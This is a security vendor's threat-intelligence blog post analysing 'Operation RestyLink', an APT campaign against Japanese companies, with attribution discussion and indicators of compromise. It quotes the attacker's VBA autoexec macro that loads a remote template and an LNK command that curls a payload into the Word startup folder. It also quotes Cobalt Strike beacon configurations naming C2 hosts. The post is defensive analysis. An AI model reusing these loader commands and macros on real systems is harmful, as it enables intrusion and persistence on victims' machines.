NTT | Security Holdings

Operation RestyLink: APT campaign targeting Japanese companies

By Ryu Hiyoshi

Published May 13, 2022 | Japanese

We value your privacy.

We use cookies to enhance your browsing experience, serve personalized content, and analyze our traffic. By clicking "Accept", you consent to our use of cookies. Read More

Reject

Accept

Blog Home / Operation RestyLink: APT campaign targeting Japanese companies

This article is a translation of the "

Operation RestyLink: 日本企業を狙った標的型攻撃キャンペーン".

Today's artcile is authored by our SOC analyst, Rintaro Koike.

Our SOC observed APT campaign targeting Japanese companies starting from mid of April 2022. We think that this campaign had already started in March 2022 and related attack might have performed around October 2021. It implies that this campaign is not temporary nor intensive, and it could continue from here forward.

In this article, we report the detailed analysis on this campaign and discuss the attributes of the attacking group.

Attack Overview

We value your privacy.

We use cookies to enhance your browsing experience, serve personalized content, and analyze our traffic. By clicking "Accept", you consent to our use of cookies. Read More

Reject

Accept

Once a user accessed the URL in spear phishing email, a ZIP file was downloaded from the server operated by the attacker. As soon as executing the LNK file included in the ZIP file, a DOT file was downloaded from the server using Windows command and placed in Microsoft Word Startup folder. During this phase, a decoy PDF file was displayed to attract user attention.

Whenever the user opens a Word file, the DOT file placed in Startup folder is loaded and embedded macro is executed. The macro then downloads another

The icon image of the LNK file was that of a PDF file, but it used ScriptRunner.exe to execute the following tasks:

1. Displays a decoy PDF file.
2. Downloads a DOT file and places it in Microsoft Word Startup folder.

There were two decoy PDF file, both of which were about relation between Japan and South Korea. The redacted parts contain real person names.

```
Sub autoexec()
On Error Resume Next
If ThisDocument.XMLSaveThroughXSLT <> Day(Now) Then
ThisDocument.XMLSaveThroughXSLT = Day(Now)
Application.Documents.Open "http://resource.officehoster.com/w" + Environ
("username") + "w.dot", Visible:=0
ThisDocument.Save
End If
End Sub
```

The macro downloads another DOT file and executes the file. The attacker already has user environment information at this stage because username is included in the target file name. We could not download this DOT file during our research.

Related Attacks and Events

Attack Case in Late April 2022

In late April 2022, we confirmed that we could download an ISO file from the same infrastructure as discussed in the previous section. The attack vector was as follows.

The ISO file included a legitimate Microsoft Word EXE file and a malicious DLL file besides a decoy file. The DLL file is to be sideloaded and executed when the EXE file is executed.

The DLL file was an UPX packed Golang downloader. The DLL file downloaded Cobalt Strike Stager from the server and executed the file. The attacker investigated the environment using various commands provided by Cobalt Strike.

We value your privacy.

We use cookies to enhance your browsing experience, serve personalized content, and analyze our traffic. By clicking "Accept", you consent to our use of cookies. Read More

Reject   Accept

```
BeaconType                         - HTTPS
Port                               - 443
PublicKey_MD5                      - defb5d95ce99e1ebbf421a1a38d9cb64
C2Server                           - abc.mbusabc[.]com,/sdgs/article
UserAgent                          - Not Found
HttpPostUri                        - /gtm.js
Malleable_C2_Instructions          - Remove 1522 bytes from the end
                                     Remove 88 bytes from the beginning
                                     Remove 3931 bytes from the beginning
                                     Base64 URL-safe decode
                                     XOR mask w/ random key
Watermark                          - 1580103824
```

Related Events in Early April 2022

In early April 2022, we observed outbound access to the infrastructure (IP address) used in discussing campaign. The detail was unknown, but we suspect that this access was part of the discussing campaign considering the attacking target, period and infrastructure.

Related Events in March 2022

An interesting LNK file that had similar characteristics as the LNK file used in discussing campaign was posted to VirusTotal by March 2022 from Japan.

```
C:\Windows\system32\cmd.exe /c explorer https://6bfeeb71c.disknxt.com/
VmpJd01WWXlSblJTYWsw/研修会案内.pdf & mkdir %appdata%\Microsoft\Word\STARTUP &
curl -o  %appdata%\Microsoft\Word\STARTUP\f.dot https://6bfeeb71c.disknxt.com/
lJTYWsw/annak.docx
```

Related Events in January 2022

The Golang downloader used in late April 2022 attack case downloaded Cobalt Strike Stager from "/Events" with odd User-Agent. This User-Agent was that of Yandex Browser which was uncommon in Japan. We found a sample that had same characteristics was posted to VirusTotal from Japan in January 2022.

```
// 7443 / TCP                                                    -2106581855 | 2022-04-12T05:24:36.256506

HTTP/1.1 200 OK
Date: Tue, 12 Apr 2022 05:24:35 GMT
Content-Type: text/html; charset=utf-8
Server: Kestrel
Transfer-Encoding: chunked

SSL Certificate

Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 5294099935578943392 (0x49786bd79199efa0)
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: CN=Covenant
        Validity
            Not Before: Apr 11 03:00:55 2022 GMT
            Not After : Apr  9 03:00:55 2032 GMT
        Subject: CN=Covenant
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (2048 bit)
```

Related Events in November 2021

The domain differentfor[.]com registered in November 2021 was related to the Cobalt Strike activity observed in January and late April 2022. Because its infrastructure, domain, file path, HTTP header and Cobalt Strike Config are the same as those of discussing campaign, it could relate to the campaign.

```
BeaconType                      - HTTPS
Port                            - 443
PublicKey_MD5                   - defb5d95ce99e1ebbf421a1a38d9cb64
C2Server                        - d.differentfor[.]com,/sdgs/article
UserAgent                       - Not Found
```

During our research on this attacking campaign, we found that the attacks using similar attacking infrastructure might have performed in late October 2021.

At the time of our research, we could not get the files used in this attack. However, malicious files could have been downloaded from the Web server pretended to be SASAKAWA USA.

Social-Politics Axis
- Japanese diplomacy in East Asia

Adversary
- Believed to be based in East Asia?

Capabilities
- Downloader
    - LNK file
    - Multiple document
    - Golang binary
- Cobalt Strike

Infrastructure
- VPS/Hosting service
  (LINODE/CHOOPA/Vultr)
- OpenResty
- Mimicking domain name

Technical Axis
- Spear-phishing
- DLL Side-Loading
- Microsoft Word startup
- Japanese decoy file
- Use of IPs belonging to Japan

Victims
- Japanese company
- Diplomatic field
  (Especially Japan and South Korea)

There are various characteristics, but what we should pay attention to is the fact that this campaign clearly targets Japan. The attacker selected target users carefully, prepared decoy files written in natural Japanese and leveraged Japanese IP addresses. It was apparent that Japan was not attacked just by accident, and the attacker was highly motivated to attack Japan. The access to the Web server used in this campaign might have been limited based on geological information, which suggests the attacker's carefulness and slyness. Because there are only a few APT groups that have capability and motivation to attack Japan, the candidate APT groups are limited.

DarkHotel

DarkHotel is an APT group said to attribute to South Korea [1] and their attacks have been rather frequently observed in Japan [2][3][4][5][6]. They are continuously attacking Japanese media companies or think tanks. They perform spear phishing attacks using Japanese emails and decoy files, execute multistage downloaders and loaders using LNK files. Based on the similarities of these characteristics, we suspect that DarkHotel is related to the discussing campaign.

Kimsuky

Kimsuky is an APT group said to attribute to North Korea [7] and their attacks have been sometimes observed in Japan [8][9]. It is said that Kimsuky targets North Korean refugees and related organizations, but Japanese media companies had also been targeted in the past. It is reported that they used LNK files in their recent attacks [10]. These characteristics have several points in common with the discussing campaign.

APT29

APT29 is an APT group said to attribute to Russia [11] and their attacks have been rarely reported in Japan. However, recent Ukraine situation could motivate them to attack Japan. It is already reported that APT29 used LNK [12] or ISO files [13] in their attacks. They are also known as leveraging Cobalt Strike [14] or

Strike [17][18]. These characteristics have similarity with the discussing campaign.

Conclusion

As of April 2022, an APT campaign targeting Japanese companies has been observed. Though we named several candidate APT groups that can be active behind the campaign, there is no clear evidence that tells which one. Because the similar attacks could have been performed for several months, it is necessary to monitor the situation continuously.

IoCs

- *.disknxt[.]com
- *.officehoster[.]com
- *.youmiuri[.]com
- *.spffusa[.]org
- *.sseekk[.]xyz
- *.mbusabc[.]com
- *.differentfor[.]com
- 103[.]29.69.155
- 149[.]28.16.63

We value your privacy.

We use cookies to enhance your browsing experience, serve personalized content, and analyze our traffic. By clicking "Accept", you consent to our use of cookies. Read More

Reject   Accept

References

[1] MITRE ATT&CK, "Darkhotel", https://attack.mitre.org/groups/G0012/

[2] NTTセキュリティ・ジャパン, "マルウエアが含まれたショートカットファイルをダウンロードさせる攻撃のさらにその先", https://techblog.security.ntt/102fmlc"EN-US">[3] JPCERT/CC, "Attack Convincing Users to Download a Malware-Containing Shortcut File", https://blogs.jpcert.or.jp/en/2019/06/darkhotel-lnk.html

[4] マクニカ, "標的型攻撃の実態と対策アプローチ 第3版", https://www.macnica.co.jp/business/security/manufacturers/files/mpressioncss_ta_repo

[5] Macnica Networks Crop., "APT Threat Landscape in Japan 2020", https://www.macnica.co.jp/business/security/manufacturers/files/mpressioncss_ta_repo

[6] IPA, "サイバーレスキュー隊（J-CRAT） 活動状況 [2019 年度下半期]", https://www.ipa.go.jp/files/000083013.pdf

[7] Mandiant, "Not So Lazarus: Mapping DPRK Cyber Threat Groups to Government Organizations", https://www.mandiant.com/resources/mapping-dprk-groups-to-government

[8] IPA, "サイバーレスキュー隊（J-CRAT） 活動状況 [2021 年度上半期]",

[10] Stairwell, "The ink-stained trail of GOLDBACKDOOR", https://stairwell.com/news/threat-research-the-ink-stained-trail-of-goldbackdoor/

[11] MITRE ATT&CK, "APT29", https://attack.mitre.org/groups/G0016/

[12] Volexity, "Suspected APT29 Operation Launches Election Fraud Themed Phishing Campaigns", https://www.volexity.com/blog/2021/05/27/suspected-apt29-operation-launches-election-fraud-themed-phishing-campaigns/

[13] Microsoft, "Breaking down NOBELIUM's latest early-stage toolset", https://www.microsoft.com/security/blog/2021/05/28/breaking-down-nobeliums-latest-early-stage-toolset/

[14] Mandiant, "Not So Cozy: An Uncomfortable Examination of a Suspected APT29 Phishing Campaign", https://www.mandiant.com/resources/not-so-cozy-an-uncomfortable-examination-of-a-suspected-apt29-phishing-campaign

[15] JPCERT/CC, "Malware "WellMess" Targeting Linux and Windows", https://blogs.jpcert.or.jp/en/2018/07/malware-wellmes-9b78.html

[16] Proofpoint, "The Good, the Bad, and the Web Bug: TA416 Increases

https://www.crowdstrike.com/blog/meet-crowdstrikes-adversary-of-the-month-for-june-mustang-panda/

[18] Cisco, "Mustang Panda deploys a new wave of malware targeting Europe", https://blog.talosintelligence.com/2022/05/mustang-panda-targets-europe.html

NTT | Security Holdings

Japan

東京都千代田区
外神田 4-14-1

Sweden

Råsundavägen 12, 169 67
Solna, Sweden

We value your privacy.

We use cookies to enhance your browsing experience, serve personalized content, and analyze our traffic. By clicking "Accept", you consent to our use of cookies. Read More

Reject   Accept

Legal

プライバシーポリシー

Cookie Statement

We value your privacy.

We use cookies to enhance your browsing experience, serve personalized content, and analyze our traffic. By clicking "Accept", you consent to our use of cookies. Read More

Reject   Accept